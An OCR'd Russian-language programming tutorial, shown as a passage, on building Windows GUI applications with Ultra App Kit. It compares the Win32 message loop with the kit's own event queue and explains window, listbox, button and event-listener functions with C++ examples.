
Name: GUI Application
Location: C:/Users/yurem/Documents/UltraAppKit
☑ Create subfolder

Задание расположения создаваемого проекта

После этого дополнительный пункт, связанный с созданным проектом, будет добавлен в список в окне лаунчера. Вместе с этим откроется окно проводника, в нем отобразится содержимое папки сгенерированного проекта, откуда в Visual Studio можно открыть файл решения.

Разбираем код типового приложения

Типичное приложение, не считая внешних зависимостей, состоит из двух файлов: `main.cpp` и `UltraEngine.cpp`. В последнем — лишь включение заголовочного файла `UltraEngine.h`. Все действо разворачивается в первом. По своей структуре и принципам исполнения содержимое похоже на классическое приложение для Windows: в точке входа — функции `wWinMain` запускается бесконечный цикл для обработки поступающих от операционной системы сообщений.




```
int APIENTRY wWinMain(_In_ HINSTANCE hInstance,
                     _In_opt_ HINSTANCE hPrevInstance,
                     _In_ LPWSTR    lpCmdLine,
                     _In_ int       nCmdShow)
{
    UNREFERENCED_PARAMETER(hPrevInstance);
    UNREFERENCED_PARAMETER(lpCmdLine);

    // TODO: Разместите код здесь.

    // Инициализация глобальных строк
    LoadStringW(hInstance, IDS_APP_TITLE, szTitle, MAX_LOADSTRING);
    LoadStringW(hInstance, IDC_CLASSICAPP, szWindowClass, MAX_LOADSTRING);
    MyRegisterClass(hInstance);

    // Выполнить инициализацию приложения:
    if (!InitInstance (hInstance, nCmdShow))
    {
        return FALSE;
    }

    HACCEL hAccelTable = LoadAccelerators(hInstance, MAKEINTRESOURCE(IDC_CLASSICAPP));

    MSG msg;

    // Цикл основного сообщения:
    while (GetMessage(&msg, nullptr, 0, 0))
    {
        if (!TranslateAccelerator(msg.hwnd, hAccelTable, &msg))
        {
            TranslateMessage(&msg);
            DispatchMessage(&msg);
        }
    }

    return (int) msg.wParam;
}
```

Типичная функция wWinMain классического приложения Windows

Код Ultra App:

```
#include "UltraEngine.h"

using namespace UltraEngine;

int main(int argc, const char* argv[])
{
    // Получить от системы все подключенные мониторы
    auto displays = GetDisplays();

    // Создание окна приложения
    auto window = CreateWindow("Ultra Engine", 0, 0, 800, 600,
displays[0], WINDOW_TITLEBAR | WINDOW_RESIZABLE | WINDOW_CENTER);

    // Создать пользовательский интерфейс
    auto ui = CreateInterface(window);

    // Получить размер области для размещения виджетов
    auto sz = ui->root->GetSize();
    // Создать виджет — вертикальный список
    auto listbox = CreateListBox(20, 20, sz.x - 40, sz.y - 40, ui->
root);
    // Добавить первый элемент и сделать его активным
    listbox->AddItem("Item 1", true);
    // Добавить остальные пять элементов
    listbox->AddItem("Item 2");
    listbox->AddItem("Item 3");
    listbox->AddItem("Item 4");
    listbox->AddItem("Item 5");
    listbox->AddItem("Item 6");
    // Закрепить края списка
    listbox->SetLayout(1,1,1,1);

    // Бесконечный цикл обработки событий
    while (true)
    {
        const Event ev = WaitEvent();
        switch (ev.id)
        {
            // Событие вызывается при двойном нажатии
            case EVENT_WIDGETACTION:
                Print("Item " + String(ev.data) + " action");
                break;
            // Событие вызывается при одиночном нажатии
            case EVENT_WIDGETSELECT:
                Print("Item " + String(ev.data) +" selected");
                break;
            // Событие происходит при выходе из приложения
            case EVENT_QUIT:
            // Событие происходит при закрытии окна приложения
            case EVENT_WINDOWCLOSE:
                return 0;
                break;
            default: break;
        }
    }
    return 0;
}
```



Стандартное приложение для Windows

Код приложения очень прямолинейный: все элементы, составляющие окно, описываются (создаются) сверху вниз, а в конце крутится бесконечный цикл.

После запуска и инициализации приложения вызывается функция `GetDisplays`, которая возвращает вектор объектов класса `Display`. Объект этого класса предоставляет параметры монитора. К компьютеру в наше время их может быть подключено несколько.

Следом вызывается функция `CreateWindow`, она создает окно и возвращает указатель на объект класса `Window`. В параметрах она получает: заголовок окна, расположение окна по осям x и y, ширину, высоту, полученный на прошлом шаге объект класса `Display` (дисплей, на котором отобразится окно — обычно выбирается главный монитор под номером ноль), а также список флагов для определения стиля окна: `WINDOW_CENTER` — центрировать окно, `WINDOW_RESIZABLE` — возможность изменять размер окна, `WINDOW_TITLEBAR` — наличие у окна строки заголовка.


Функция `CreateInterface` в качестве параметра получает созданный на прошлом шаге объект окна, сама создает интерфейс и возвращает его, обернутый в объект `Interface`. Затем с помощью функции `CreateListBox` создается вертикальный список элементов. Она получает следующие параметры: положение по осям X и Y, ширину, высоту, виджет-родитель.

Далее при помощи метода `AddItem` в объект-список добавляются шесть элементов. Этот метод в качестве первого параметра получает надпись на элементе, второй, необязательный булев параметр определяет активность элемента — его выделение особым цветом.

Метод `SetLayout` позволяет определить поведение компонента (в нашем случае списка элементов) при изменении размеров родительского окна. В данном случае метод «приклеивает» расположение компонента к текущим координатам окна. Таким образом список элементов будет менять свой размер при изменении размеров окна.

После этого запускается бесконечный цикл для отлова происходящих событий. Во время щелчка или двойного щелчка по элементу в консоли отладки соответственно выводится текст: «Item 4 selected» — в первом случае и «Item 4 action» — во втором. Номер, следующий за `Item`, соответствует порядковому номеру элемента (счет с нуля).


В бесконечном цикле из очереди последовательно выбираются помещенные туда события (сообщения), начиная с самого старого, если их несколько. Затем каждое из них обрабатывается в соответствующем обработчике.



Игровой движок Ultra Engine, пользовательский интерфейс которого создан с помощью Ultra App Kit


Сообщения

Общение (передача информации) между компонентами (в том числе реакция на события) происходит посредством передачи сообщений. Обрати внимание: в приложениях, использующих Ultra App Kit, используется собственная очередь событий, не имеющая отношения к очереди событий Win32 API.



```
while (true)
{
    const Event ev = WaitEvent();
    switch (ev.id)
    {
    case EVENT_WINDOWCLOSE:
        return 0;
        break;
    }
}
```

Обработка очереди Ultra App Kit



```
HACCEL hAccelTable = LoadAccelerators(hInstance, MAKEINTRESOURCE(IDC_CLASSICAPP));

MSG msg;

// Цикл основного сообщения:
while (GetMessage(&msg, nullptr, 0, 0))
{
    if (!TranslateAccelerator(msg.hwnd, hAccelTable, &msg))
    {
        TranslateMessage(&msg);
        DispatchMessage(&msg);
    }
}
```

Обработка очереди Win32 API

Чтобы пристально разглядеть событийный механизм Ultra App Kit, разработаем простое приложение. Ниже показан код функции `main`:

```
int main(int argc, const char* argv[])
{
    // Получить подключенные экраны
    auto displays = GetDisplays();

    // Создать окно
    auto window = CreateWindow("Ultra Engine", 0, 0, 400, 400,
displays[0]);

    // Создать пользовательский интерфейс
    auto ui = CreateInterface(window);

    // Получить размеры пользовательского интерфейса
    iVec2 sz = ui->background->ClientSize();

    // Создать первую кнопку
auto button1 = CreateButton("Push", sz.x / 2 - 75, sz.y / 2 - 30, 150
, 30, ui->background);

// Создать вторую кнопку
auto button2 = CreateButton("Close", sz.x / 2 - 75, sz.y / 2 + 30,
150, 30, ui->background);

// Скрыть вторую кнопку с глаз долой
button2->Hide();

// Подписываемся на событие нажатия первой кнопки
ListenEvent(EVENT_WIDGETACTION, button1, EventCallback, button2);

// Подписываемся на событие нажатия второй кнопки
ListenEvent(EVENT_WIDGETACTION, button2, CloseWin, window);

    while (true)
    {
        const Event ev = WaitEvent();
        switch (ev.id)
        {
            case EVENT_WINDOWCLOSE:
                if (ev.source == window)
                {
                    return 0;
                }
            break;
        }
    }
    return 0;
}
```

Кроме непосредственного извлечения произошедших событий из очереди событий в бесконечном цикле, можно явным образом подписаться на определенное событие, приходящее от заданного объекта, и передать это событие на обработку в отдельную функцию.


Но прежде рассмотрим параметры функции `CreateButton`:

- первый параметр — надпись на кнопке;
- второй — положение кнопки по оси X;
- третий — положение кнопки по оси Y;
- ширина кнопки;
- высота кнопки;
- компонент-родитель;
- опциональный параметр, задающий стиль кнопки.

Последний параметр может быть описан одним стилем или комбинацией из нескольких: `BUTTON_CANCEL`, `BUTTON_CHECKBOX`, `BUTTON_RADIO`, `BUTTON_OK`, `BUTTON_TOGGLE`, `BUTTON_TOOLBAR`.

После создания второй кнопки следует интересующая нас в данный момент функция включения прослушки: `ListenEvent(EVENT_WIDGETACTION, button1, EventCallback, button2);`. Функция `ListenEvent` в качестве параметров получает:

- идентификатор события, которое следует прослушивать. `EVENT_WIDGETACTION` возникает в момент выполнения операции над виджетом. В файле `Enum.h` приведены все возможные идентификаторы событий;
- прослушиваемый объект, от которого ожидается событие, — в нашем случае это `button1`;
- функцию — обработчик события. Она представляет собой функцию обратного вызова, принимает два параметра: `const Event& ev` — объект, описывающий произошедшее событие, `shared_ptr<Object> extra` — объект, передаваемый в качестве четвертого параметра функции `ListenEvent` (об этом ниже). Функция может иметь любое имя и возвращает булево значение. То есть, если она вернет отрицательное значение, никакое событие не будет добавлено в очередь событий и обработчик больше не будет вызываться в ответ на событие. Мы этим параметром передаем `EventCallback`;
- опциональный параметр представляет собой дополнительный объект, передаваемый в функцию-обработчик, у нас это `button2`.



```
    enum EventID
    {
        EVENT_NONE = 0,
        EVENT_QUIT = 4,
#ifdef _ULTRA_APPKIT
        EVENT_WINDOWCLOSE = 1,
        EVENT_WINDOWPAINT = 2,
        EVENT_WINDOWSIZE = 3,
